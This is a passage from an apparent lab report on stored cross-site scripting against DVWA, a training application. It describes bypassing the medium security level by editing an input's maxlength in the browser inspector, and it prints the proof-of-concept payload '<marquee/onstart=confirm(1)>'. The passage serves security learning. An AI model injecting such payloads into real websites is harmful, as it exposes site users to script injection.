



Figure 2‑8 Result on statement 2-7 (close up)



## XSS Stored on DVWA

Similar commands for the XSS Stored were tested on *low security* level and they performed accordingly.





However, breaking through the medium security was a lot harder. Further research through code proved that the name and the message field are not protected, but the maximum length is too low to write anything sensible. In order to go around the limitation, the maximum length attribute of the Name input was changed to maxlength=100 through the Code Inspector and that allowed to use the same script:

Name: <marquee/onstart=confirm(1)>

Message: test

Figure 2‑9 Code inspector



Figure 2‑10 Code inspection website overview




Figure 2‑11 Result on xss statements from 2-8

